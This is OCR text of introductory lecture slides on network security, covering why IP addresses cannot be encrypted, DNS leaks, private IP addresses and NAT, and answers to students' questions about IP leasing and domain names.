
From: 192.168.0.1
To: 142.250.72.46
Encrypted message: as983hshkj20



Network security

Q: Can’t we just encrypt our IP address?


A: Nope! The routers need it to send the response back!



Network security

Q: Can’t we just encrypt our IP address?

A: Nope! The routers need it to send the response back!



Network security

Security concern #3: DNS leaks and spoofing

- DNS queries are sometimes unencrypted
- DNS servers are hosted by ISPs or browsers who want your data


COMCAST DEFENDS PRIVACY RECORD —

Comcast fights Google's encrypted-DNS plan but promises not to spy on users

Comcast makes privacy pledge as it fights Google plan to encrypt DNS in Chrome.

JON BRODKIN - 10/25/2019, 12:10 PM

https://arstechnica.com/tech-policy/2019/10/comcast-fights-googles-encrypted-dns-plan-but-promises-not-to-spy-on-users/

Network security


Q: Can we encrypt DNS, at least?

Network security

Q: Can we encrypt DNS, at least?

A: Most of the time, but you are still sending the data to whichever DNS server you use

- Defaults are normally your ISP or Google



Recap

Security concerns:

- Attackers can scan all public IP addresses + ports
  - Discover what services are running
  - Abuse weak or missing passwords
- IP data is leaked to basically everyone
- DNS requests are leaked to your DNS server


Private IP addresses

Private IP addresses: Allows multiple computers to utilize one public IP address

- Used by the majority of personal computers
- Uses special private IP ranges:
  - Any address starting with 192.168._._
  - Any address starting with 10._._._


Private IP addresses

Step 1: A router is given a single IP address




Private IP addresses

Step 2: That router leases special “private” IP addresses to new computers as they connect




Private IP addresses

Step 3: The router replaces all private IP addresses with its own IP address




Private IP addresses

Step 4: The router replaces its own address with the original one when returning messages




Private IP addresses

Note: Private IPs are not unique, like public IPs!




Private IP addresses

We can see this in action: Google “what is my IP” and see if it matches the address your computer claims.



Private IP addresses


Implication #1: The IP address that websites see is the IP of your router, not your own computer!



Private IP addresses

Implication #2: A private IP cannot be accessed from the internet (unless it initiates the messages)


- Private IPs can still be accessed from inside the network



Private IP addresses

Benefits:

1. Very easy to lease new IP addresses (only need one IP address for your house, your coffee shop, etc.)
2. Mitigates most of those public IP problems from earlier



Recap

Private IP addresses:

- Prevents a computer from being accessed from the internet (unless it initiates the conversation)
- Very useful from a security perspective

Network Security

Part #2: Firewalls, Proxies, and VPNs

Patch notes

- Following Zoom chat is *hard* now, sorry
  - **Urgent questions**: Use the Zoom “raise hand” feature or come off mute if I do not notice
  - **Normal questions**: @ me in the *#questions-and-answers* channel in Slack
  - **Random asides**: I read chat afterwards and put answers in the slides next lecture

Patch notes

Answers to questions from yesterday:

- **Q:** Do you own your computer's IP address?

  A: Nope! It is leased to you from the ISP / coffee shop / home router you are connected to, and they can change it at any time (unless you pay them not to). If you rent a cloud host, you normally rent an IP to go along with it, and can rent more if you want, but doing so comes at a higher hourly rate.

- **Q:** Are you buying an IP address when you buy a domain name?

  A: No, the two are separate. You can configure a domain name to map to an IP you control, or an IP you do not, or another domain name. They are very versatile!


- **Q:** When will we talk about Twitter NFT profile pics?

  A: I am planning on doing an entire blockchain day near the end of the year (or sooner, because I really want to give that talk)

Let me know if I missed any!

